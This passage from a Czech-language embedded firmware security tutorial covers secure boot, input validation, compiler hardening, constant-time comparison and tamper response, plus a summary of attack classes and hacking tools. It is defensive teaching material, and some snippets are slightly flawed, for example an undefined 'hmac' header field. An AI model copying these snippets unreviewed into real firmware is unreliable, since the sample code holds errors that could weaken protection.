    if (result == 0) {
        return 1; // Authenticated
    }
    return 0;
}
```

Nalezeno heslo přímo v binárce!

Secure Boot - ověření integrity firmware před spuštěním (bez kryptografie)

```
typedef struct {
    uint32_t magic;           // 0xDEADBEEF
    uint32_t version;
    uint32_t size;
    uint32_t crc32;         // CRC firmware
    uint8_t  firmware[];   // Vlastní firmware
} firmware_header_t;

void secure_boot(void) {
    firmware_header_t *fw = (firmware_header_t*)0x08000000;

    // 1. Kontrola magic
    if (fw->magic != 0xDEADBEEF) {
        halt("Invalid magic");
    }

    // 2. Kontrola CRC
    uint32_t calc_crc = crc32(fw->firmware, fw->size);
    if (calc_crc != fw->crc32) {
        halt("CRC mismatch - firmware corrupted!");
    }

    // 3. Boot
    typedef void (*app_t)(void);
    app_t app = (app_t)fw->firmware;
    app();
}
```

Secure Boot - s HMAC

```
#include "mbedtls/md.h"

// Klíč uložen v OTP (One-Time Programmable)
const uint8_t SECRET_KEY[32] = { /* v OTP paměti */ };

bool verify_firmware_hmac(void) {
    firmware_header_t *fw = (firmware_header_t*)0x08000000;

    // Spočítej HMAC-SHA256
    uint8_t computed_hmac[32];
    mbedtls_md_context_t ctx;
    mbedtls_md_init(&ctx);
    mbedtls_md_setup(&ctx, mbedtls_md_info_from_type(MBEDTLS_MD_SHA256), 1);
    mbedtls_md_hmac_starts(&ctx, SECRET_KEY, 32);
    mbedtls_md_hmac_update(&ctx, fw->firmware, fw->size);
    mbedtls_md_hmac_finish(&ctx, computed_hmac);

    // Porovnej (constant-time!)
    int diff = 0;
    for (int i = 0; i < 32; i++) {
        diff |= computed_hmac[i] ^ fw->hmac[i];
    }
    return (diff == 0);
}
```

5. Obrana a protiopatření

Secure Coding Guidelines

1. Input validation

```
// SPRÁVNĚ
void process_packet(uint8_t *data, size_t len) {
    if (len < 4 || len > MAX_PACKET_SIZE) {
        return ERROR_INVALID_LENGTH;
    }

    uint16_t payload_len = (data[2] << 8) | data[3];
    if (payload_len > len - 4) { // Kontrola!
        return ERROR_INVALID_PAYLOAD;
    }

    memcpy(buffer, data + 4, payload_len);
}
```

2. Bounds checking

```
// Použít bezpečné funkce
strncpy(dest, src, sizeof(dest) - 1);
dest[sizeof(dest) - 1] = '\\0';
```

Compile-time protections

```
# GCC flags pro bezpečnost
CFLAGS = -Wall -Wextra \
         -fstack-protector-strong \      # Stack canary
         -fPIE -pie \                   # Position Independent
         -D_FORTIFY_SOURCE=2 \         # Bounds checking
         -Wformat -Wformat-security    # Format string check

# ARMv8-M specifické
CFLAGS += -mcmse # Cortex-M Security Extensions
```

Static analysis:

```
# Clang static analyzer
scan-build make

# Cppcheck
cppcheck --enable=all src/
```

Runtime protections

1. MPU (Memory Protection Unit)

- Zakázat execute na data (W^X)
- Guard pages pro stack
- Privileged/unprivileged separation

2. Watchdog

```
// Detekce hang/infinite loop
IWDG->KR = 0xCCCC; // Start watchdog
while (1) {
    do_work();
    IWDG->KR = 0xAAAA; // Refresh (každých < 1s)
}
// Pokud program zamrzne → reset
```

3. Integrity checks

```
// Periodická kontrola kódu
uint32_t expected_crc = 0x12345678;
if (crc32_compute() != expected_crc) {
    trigger_tamper_alarm();
}
```

Side-Channel protections - základ

1. Constant-time code

```
// ŠPATNĚ (timing leak)
if (password[i] != input[i]) {
    return FAIL; // Early exit!
}

// SPRÁVNĚ
int diff = 0;
for (int i = 0; i < len; i++) {
    diff |= password[i] ^ input[i];
}
return (diff == 0) ? SUCCESS : FAIL;
```

2. Random delays

```
void verify_password(char *input) {
    uint32_t delay = TRNG_Random() & 0xFF; // 0-255 ms
    delay_ms(delay); // Ztížení timing analýzy
    // ... verification
}
```

Fyzická ochrana

1. Tamper detection - detekce otevření krytu

```
void TAMPER_IRQHandler(void) {  
    // Trigger pin detekoval otevření  
    // 1. Vymazat citlivá data  
    memset(secret_keys, 0, sizeof(secret_keys));  
    // 2. Disable debug  
    DBGMCU->CR = 0;  
    // 3. Lock Flash  
    FLASH->OPTCR |= FLASH_OPTCR_SPMOD;  
    // 4. Log event  
    log_tamper_event();  
    // 5. Reset nebo halt  
    NVIC_SystemReset();  
}
```

2. Potting / Encapsulation

- Zalití elektroniky epoxy pryskyřicí
- Znemožňuje přístup k čipu bez destrukce

Shrnutí: Útoky a ochrana

Útoky

1. **Buffer overflow** → ROP chain, code injection
2. **Command injection** → UART/CAN/protocol
3. **JTAG/SWD** → firmware dump, debugging
4. **Glitching** → bypass security checks
5. **Reverse engineering** → Ghidra, binwalk

Klíčové: Defense in depth - vícevrstvá ochrana!

Ochrana

1. **Secure coding** → input validation, bounds check
2. **MPU** → W^X, privilege separation
3. **RDP Level 2** → disable JTAG completely
4. **Secure boot** → HMAC verification
5. **Tamper detection** → fyzická ochrana
6. **Code obfuscation** → ztížení RE

Reference a nástroje

Hardware:

- ChipWhisperer - side-channel/glitching platform
- Bus Pirate - protocol analyzer
- Logic analyzers (Saleae, DSLogic)

Software:

- Ghidra - reverse engineering (NSA)
- Binwalk - firmware analysis
- OpenOCD - JTAG debugger
- Renode - emulation framework
- AFL - fuzzer

Literatura:

- *The Hardware Hacker* - Andrew "bunnie" Huang
- *Practical IoT Hacking* - Fotios Chantzis
- *Car Hacker's Handbook* - Craig Smith

Kurzy:

- Offensive IoT Exploitation (OFFIOT)
- Hardware Hacking (Joe Grand)